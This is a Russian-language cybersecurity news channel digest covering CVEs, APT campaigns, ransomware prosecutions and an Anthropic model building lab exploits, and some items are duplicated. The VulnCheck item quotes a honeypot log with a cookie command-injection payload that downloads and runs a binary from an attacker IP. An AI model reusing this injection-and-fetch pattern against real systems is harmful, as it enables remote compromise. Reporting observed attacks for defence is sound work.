
ShinyHunters эксплуатируют SSRF и RCE в Oracle PeopleSoft
Разбор целиком: cbunit.ru
Источник: Zero Day Initiative
@cbunit
Разбор целиком: cbunit.ru
Источник: Zero Day Initiative
@cbunit
#дайджест
Главное к исходу вторника (27.10):
🔸 PHP исправила уязвимость выполнения кода в Brotli для Windows
🔸 Cisco устранила внутренние уязвимости в продуктах для унифицированных коммуникаций
🔸 Gotenberg: эксплойт CVE-2026-42589 разворачивает Go-имплант cache_base
🔸 Модель ИИ Qwen от Alibaba пытается связаться с сервером в Китае
❢ CISA добавила в каталог KEV уязвимости Adobe Commerce и Google Brotli
CISA добавила две новые уязвимости в каталог KEV (Known Exploited Vulnerabilities). Агентство основывает свои решения на доказательствах активной эксплуатации.
Уязвимости CVE-2026-48356 в Adobe Commerce и Magento, а также CVE-2026-111497 в Google Brotli теперь требуют приоритетного устранения для федеральных агентств США. Директива BOD 26-04 обязывает федеральные учреждения оперативно исправлять уязвимости высокого риска, особенно те, что позволяют получить полный контроль над системой после эксплуатации.
ⓘ Что такое KEV
Каталог KEV (Known Exploited Vulnerabilities) — это список уязвимостей, которые активно эксплуатируются злоумышленниками. Федеральным агентствам США предписано в приоритетном порядке устранять уязвимости из этого списка.
Источники: CISA · CSO Online
@cbunit
Node.js исправила уязвимости в Brotli, DNS и TLS, влияющие на продукты Cisco
Node.js выпустила исправления для уязвимостей в версиях 22.x, 24.x и 26.x.
Уязвимости затрагивают декодер Brotli, разрешение DNS и проверку TLS-сертификатов. Они создают риски удалённого выполнения кода и перехвата трафика.
Критическими признаны CVE-2026-111497 (переполнение за границами в Brotli), CVE-2026-105482 (усечение DNS-запросов), CVE-2026-105483 и CVE-2026-106069 (обход проверки TLS-имен).
ⓘ Что такое Brotli
Brotli — это алгоритм сжатия данных, разработанный Google. Он используется для уменьшения размера веб-страниц и другого контента, передаваемого по сети, что ускоряет загрузку и снижает нагрузку на каналы связи.
Источник: Cisco PSIRT
@cbunit
APT-группы активизировали атаки на организации в Африке
APT-группы активизировали атаки на организации в Африке в 2025-2026 годах. Ранее регион не был для них приоритетным. Основными целями становятся государственные учреждения, телекоммуникационные компании и энергетический сектор.
В 2025 году регион подвергся атакам группы APT41, которая ранее там не действовала. Африка занимает третье место в мире по доле организаций, атакованных программами-вымогателями. В первом полугодии 2026 года этот показатель составил 5,2%. Наиболее часто от шифровальщиков страдали компании в Мадагаскаре, Мозамбике, Уганде, Эфиопии и Алжире.
Злоумышленники используют фишинг и BEC-атаки для компрометации компаний, особенно в финансовом секторе. Попыток перехода по фишинговым ссылкам в B2B-секторе за первое полугодие 2026 года зафиксировано более 6 миллионов. Киберпреступность составляет 30% всех преступлений в регионе.
ⓘ Что такое APT-группы
APT (Advanced Persistent Threats) — это сложные целевые кибератаки. Их обычно совершают с целью шпионажа, кражи конфиденциальных данных или нарушения работы системы, а не для получения быстрой выгоды.
Источники: Kaspersky · SecurityMedia
@cbunit
Уязвимость в UEFI TianoCore EDK II позволяет выполнять код до загрузки ОС
Обнаружена уязвимость выполнения кода в прошивке UEFI, затрагивающая большинство серверов. Уязвимость с рейтингом 9,5 из 10 находится в TianoCore EDK II, открытой кодовой базе, которую производители оборудования и облачные провайдеры используют для создания прошивки UEFI.
Уязвимость отслеживается как CVE-2026-97631. Это ошибка повреждения памяти в компоненте ICMP, которую злоумышленники могут использовать для выполнения вредоносного кода до того, как операционная система и прошивка смогут применить такие средства защиты, как Secure Boot.
ⓘ Что такое UEFI
UEFI (Unified Extensible Firmware Interface) — это интерфейс между операционной системой и прошивкой системной платы. Он заменяет BIOS и отвечает за инициализацию оборудования при запуске компьютера.
Источники: Ars Technica / Security · Anti-Malware · Security Affairs
@cbunit
Число вредоносных программ для macOS выросло в шесть раз
Разбор целиком: cbunit.ru
Источник: SecurityMedia
@cbunit
Разбор целиком: cbunit.ru
Источник: SecurityMedia
@cbunit
VulnCheck Canary Intelligence: сбор данных об эксплуатации уязвимостей в реальном времени
▤ Разбор
VulnCheck представила сервис Canary Intelligence, который собирает данные об эксплуатации уязвимостей.
Сервис фиксирует не только факт эксплуатации, но и используемые эксплойты, полезную нагрузку и инфраструктуру злоумышленников. Данные собираются с помощью «канареек» — намеренно уязвимых экземпляров ПО, имитирующих реальные системы. Это позволяет получать информацию об атаках в режиме реального времени, в отличие от каталога CISA KEV, который фокусируется на подтверждённых уязвимостях для федеральных агентств.
Canary Intelligence фиксирует индикаторы компрометации, такие как IP-адреса атакующих и адреса серверов управления, которые часто исчезают в течение 24 часов. Сервис уже обнаружил эксплуатацию 558 уязвимостей, 342 из которых не были включены в CISA KEV. Для 89 уязвимостей данные VulnCheck стали первым публичным свидетельством их эксплуатации.
ⓘ Что такое KEV
KEV (Known Exploited Vulnerabilities) — это каталог уязвимостей, которые активно эксплуатируются злоумышленниками. Его ведёт CISA, американское агентство по кибербезопасности. Включение уязвимости в KEV означает, что она представляет непосредственную угрозу и требует немедленного устранения.
Источник: VulnCheck
@cbunit
▤ Разбор
VulnCheck представила сервис Canary Intelligence, который собирает данные об эксплуатации уязвимостей.
Сервис фиксирует не только факт эксплуатации, но и используемые эксплойты, полезную нагрузку и инфраструктуру злоумышленников. Данные собираются с помощью «канареек» — намеренно уязвимых экземпляров ПО, имитирующих реальные системы. Это позволяет получать информацию об атаках в режиме реального времени, в отличие от каталога CISA KEV, который фокусируется на подтверждённых уязвимостях для федеральных агентств.
Canary Intelligence фиксирует индикаторы компрометации, такие как IP-адреса атакующих и адреса серверов управления, которые часто исчезают в течение 24 часов. Сервис уже обнаружил эксплуатацию 558 уязвимостей, 342 из которых не были включены в CISA KEV. Для 89 уязвимостей данные VulnCheck стали первым публичным свидетельством их эксплуатации.
ⓘ Что такое KEV
KEV (Known Exploited Vulnerabilities) — это каталог уязвимостей, которые активно эксплуатируются злоумышленниками. Его ведёт CISA, американское агентство по кибербезопасности. Включение уязвимости в KEV означает, что она представляет непосредственную угрозу и требует немедленного устранения.
timestamp:   2025-11-01T10:30:03Z
cve:         CVE-2025-2611
signature:   VULNCHECK ICTBroadcast CVE-2025-2611 Exploit Attempt
src_ip:      159.65.227[.]190   (AS14061 DigitalOcean, US)
request:     GET /login.php

decoded payload (session cookie):
  Cookie: BROADCAST=`echo${IFS}Y3VybCAtc28gLi9KdGNO...|base64${IFS}-d|sh`

  -> curl -so ./JtcNxenygVt hxxp://159.65.227[.]190:8085/kW1iAgcQfIO8JeqRA9EBBA;
     chmod +x ./JtcNxenygVt; ./JtcNxenygVt &
Источник: VulnCheck
@cbunit
Adobe Campaign Classic: уязвимость Code Injection позволяет выполнить код без прав
Adobe Campaign Classic (ACC) подвержена уязвимости «Ненадлежащий контроль генерации кода» (Code Injection). Уязвимость позволяет низкопривилегированному атакующему выполнить произвольный код в контексте текущего пользователя. Эксплуатация не требует взаимодействия с пользователем.
Уязвимость имеет высокий уровень критичности CVSS 9.9. Класс слабости — CWE-94. Adobe выпустила исправление для уязвимости.
ⓘ Что такое Adobe Campaign Classic
Adobe Campaign Classic — это платформа для управления маркетинговыми кампаниями. Она позволяет компаниям создавать, автоматизировать и доставлять персонализированные маркетинговые сообщения клиентам по различным каналам.
Источники: NVD · The Hacker News
@cbunit
ИИ Anthropic нашёл и объединил уязвимости в Chrome, Safari, Windows и Linux
Модель искусственного интеллекта от Anthropic, находящаяся в разработке, обнаружила уязвимости в браузерах Chrome и Safari, а также в операционных системах Windows и Linux. Она смогла объединить эти уязвимости в рабочие эксплойты.
Эксплойты были созданы в лаборатории после получения запроса к модели и не применялись в реальных атаках. Anthropic уведомила всех вендоров об обнаруженных уязвимостях, и все они уже устранены. Один из примеров — эксплойт, который за несколько секунд открыл приложение «Калькулятор» на Mac с запущенным Chrome без дополнительных действий пользователя.
Команда Frontier Red Team из Anthropic описала пять цепочек уязвимостей. Особое внимание уделяется тому, что модель нашла несколько отдельных уязвимостей и объединила их в рабочий эксплойт, что ранее было под силу лишь узкому кругу специалистов.
ⓘ Модель Claude от Anthropic
Claude — это семейство больших языковых моделей, разработанных компанией Anthropic. Они предназначены для выполнения широкого спектра задач, включая анализ текста, генерацию контента и помощь в исследованиях безопасности.
Источники: The Hacker News · Хабр / Новости
@cbunit
Модель искусственного интеллекта от Anthropic, находящаяся в разработке, обнаружила уязвимости в браузерах Chrome и Safari, а также в операционных системах Windows и Linux. Она смогла объединить эти уязвимости в рабочие эксплойты.
Эксплойты были созданы в лаборатории после получения запроса к модели и не применялись в реальных атаках. Anthropic уведомила всех вендоров об обнаруженных уязвимостях, и все они уже устранены. Один из примеров — эксплойт, который за несколько секунд открыл приложение «Калькулятор» на Mac с запущенным Chrome без дополнительных действий пользователя.
Команда Frontier Red Team из Anthropic описала пять цепочек уязвимостей. Особое внимание уделяется тому, что модель нашла несколько отдельных уязвимостей и объединила их в рабочий эксплойт, что ранее было под силу лишь узкому кругу специалистов.
ⓘ Модель Claude от Anthropic
Claude — это семейство больших языковых моделей, разработанных компанией Anthropic. Они предназначены для выполнения широкого спектра задач, включая анализ текста, генерацию контента и помощь в исследованиях безопасности.
❝Now, it's something models can do with little human involvement, and then prove by producing a working exploit that anyone can run and verify.❞
— Anthropic
Источники: The Hacker News · Хабр / Новости
@cbunit

Oracle EBS: злоумышленники ищут критическую уязвимость CVE-2026-101767
Злоумышленники сканируют интернет в поисках уязвимых систем Oracle E-Business Suite (EBS).
Уязвимость CVE-2026-101767 позволяет неаутентифицированным атакующим с сетевым доступом через HTTP захватить контроль над системами. Oracle выпустила обновления в октябре 2026 года и рекомендовала клиентам незамедлительно установить патчи.
Компания Defused зафиксировала сканирование уязвимых систем, хотя Oracle ещё не классифицировала CVE-2026-101767 как эксплуатируемую в реальных атаках. Shadowserver отслеживает более 670 экземпляров Oracle EBS, доступных из интернета, но не указывает их статус защиты.
ⓘ Что такое CVE-2026-101767
CVE-2026-101767 — критическая уязвимость в Oracle E-Business Suite (EBS), позволяющая неаутентифицированным атакующим с доступом по HTTP удалённо выполнить код. Уязвимость находится в компоненте Application Object Library и эксплуатирует SQL-инъекцию в Thin Client Framework servlet.
Источники: BleepingComputer · The Hacker News
@cbunit
Злоумышленники сканируют интернет в поисках уязвимых систем Oracle E-Business Suite (EBS).
Уязвимость CVE-2026-101767 позволяет неаутентифицированным атакующим с сетевым доступом через HTTP захватить контроль над системами. Oracle выпустила обновления в октябре 2026 года и рекомендовала клиентам незамедлительно установить патчи.
Компания Defused зафиксировала сканирование уязвимых систем, хотя Oracle ещё не классифицировала CVE-2026-101767 как эксплуатируемую в реальных атаках. Shadowserver отслеживает более 670 экземпляров Oracle EBS, доступных из интернета, но не указывает их статус защиты.
ⓘ Что такое CVE-2026-101767
CVE-2026-101767 — критическая уязвимость в Oracle E-Business Suite (EBS), позволяющая неаутентифицированным атакующим с доступом по HTTP удалённо выполнить код. Уязвимость находится в компоненте Application Object Library и эксплуатирует SQL-инъекцию в Thin Client Framework servlet.
❝Our Oracle E-Business Suite decoys recorded exploratory exploits against CVE-2026-101767, an unauthenticated SQL injection in EBS's Thin Client Framework servlet that chains to remote code execution, this morning, Oct 27," Defused warned.❞
— Defused
Источники: BleepingComputer · The Hacker News
@cbunit
Выручка ИБ-вендора F6 выросла в 2,6 раза, компания вышла в прибыль
Российский ИБ-вендор F6 отчитался о росте выручки в 2,6 раза за первое полугодие 2026 года. Показатель достиг 2,5 млрд рублей, чистая прибыль составила 977 млн рублей против убытка годом ранее. Основной вклад внесли продажи лицензий на ПО (2,3 млрд рублей), сервисное направление выросло более чем вдвое.
Компания сократила чистый долг до 131 млн рублей с 4,6 млрд на конец 2025 года. Рост обеспечен продажами ПО, выводом новых решений и расширением клиентской базы. F6 выпустила четыре новых продукта, включая Threat Intelligence Feeds и платформу Transaction Fraud Protection.
ⓘ Что такое F6
F6 — российский ИБ-вендор, появившийся в начале 2025 года. Компания занимается разработкой и продажей программного обеспечения для информационной безопасности, включая Threat Intelligence Feeds, F6 Sphere, ASM TRY и Transaction Fraud Protection. Основной источник роста выручки — продажа лицензий на ПО.
Источник: SecPost
@cbunit
Участника атак Hive и Nefilim приговорили к 70 месяцам тюрьмы
Гражданин Украины Артём Стрельжак приговорён к 70 месяцам тюрьмы за участие в серии атак программ-вымогателей. С середины 2018 по конец 2021 года он атаковал операторов критической инфраструктуры и коммерческие предприятия.
Стрельжак присоединился к группам Nefilim и Hive, которые атаковали около 1500 жертв по всему миру. Атаки включали больницы, государственные учреждения, юридические фирмы и компании из нефтегазовой отрасли. Вымогатели угрожали публикацией украденных данных для получения выкупа.
ⓘ Что такое Hive
Hive — это семейство программ-вымогателей, появившееся в 2020 году. Злоумышленники, использующие Hive, шифруют данные жертв и требуют выкуп за их расшифровку. Группировка известна атаками на крупные компании и критическую инфраструктуру.
Источники: CyberScoop · SecurityWeek · The Register
@cbunit
В камерах Intelbras нашли дыру, позволяющую отключить их удалённо
Эксперты «Лаборатории Касперского» обнаружили уязвимость в IP-системах видеонаблюдения Intelbras. Проблема заключается в небезопасном механизме обновления прошивки, который не требует аутентификации.
Уязвимость позволяет злоумышленникам удалённо инициировать обновление прошивки, что приводит к временному отключению камеры. Повторяющиеся запросы могут удерживать устройство в офлайн-режиме неограниченное время. Уязвимость затрагивает модели iM3B-C, iMX C, iM4 C, iM5 SC, iME 360 C и iM7+ FC. Приложение Intelbras для управления камерами скачали более 4 млн раз, большинство пользователей находятся в Южной Америке.
«Лаборатория Касперского» уведомила Intelbras. Производитель выпустил обновление, устраняющее уязвимость. Рекомендуется обновить прошивку до последней версии.
Источники: Kaspersky · IT Channel News · SecPost
@cbunit
Бюджеты на ИБ растут, но CEOs считают кибербезопасность главным техриском
IDC прогнозирует рост расходов на кибербезопасность до $310,42 млрд в 2026 году, что на 13,2% больше, чем в 2025 году. Несмотря на увеличение бюджетов, опросы руководителей и специалистов по безопасности показывают, что кибербезопасность остаётся главным технологическим риском для компаний.
Исследование IDC выявило разрыв между инвестициями в безопасность и реальным снижением рисков. Руководители ИТ-отделов должны определить причины этого несоответствия в своих организациях. Для этого предлагается ответить на три вопроса: оправданы ли закупки инструментов AppSec реальными находками или только новыми функциями, как расходы на безопасность конечных точек соотносятся с размером организации и учитывается ли безопасность при обсуждении финансирования ИИ.
Источник: IDC
@cbunit
#дайджест
Главное к исходу среды (28.10):
🔸 Adobe Campaign Classic: уязвимость Code Injection позволяет выполнить код без прав
🔸 APT-группы активизировали атаки на организации в Африке
🔸 В камерах Intelbras нашли дыру, позволяющую отключить их удалённо
🔸 Уязвимость в UEFI TianoCore EDK II позволяет выполнять код до загрузки ОС
❢ PHP2Shell: критические уязвимости позволяют выполнять код без аутентификации
▤ Разбор
Две критические уязвимости PHP2Shell (CVE-2026-109618 и CVE-2026-109619) позволяют злоумышленникам выполнять код на серверах без аутентификации. PHP используется во многих веб-приложениях, включая WordPress и Drupal.
Исследование IDC показало, что главными проблемами при обнаружении уязвимостей являются определение местоположения уязвимого ПО (30,7%) и выбор приоритетов для исправления (28,8%). Эти результаты указывают на необходимость улучшения процессов управления активами и программным обеспечением до момента раскрытия уязвимостей. Искусственный интеллект ускоряет как обнаружение уязвимостей, так и разработку эксплойтов, сокращая время на реагирование.
ⓘ Что такое PHP2Shell
PHP2Shell — это две критические уязвимости в языке программирования PHP, позволяющие злоумышленникам выполнять произвольный код на серверах. Уязвимости были обнаружены с помощью передовых моделей ИИ. Они позволяют атакующим получить контроль над затронутыми системами, что требует немедленного обновления или отключения серверов.
Источники: IDC · Хабр / ИБ · Wordfence
@cbunit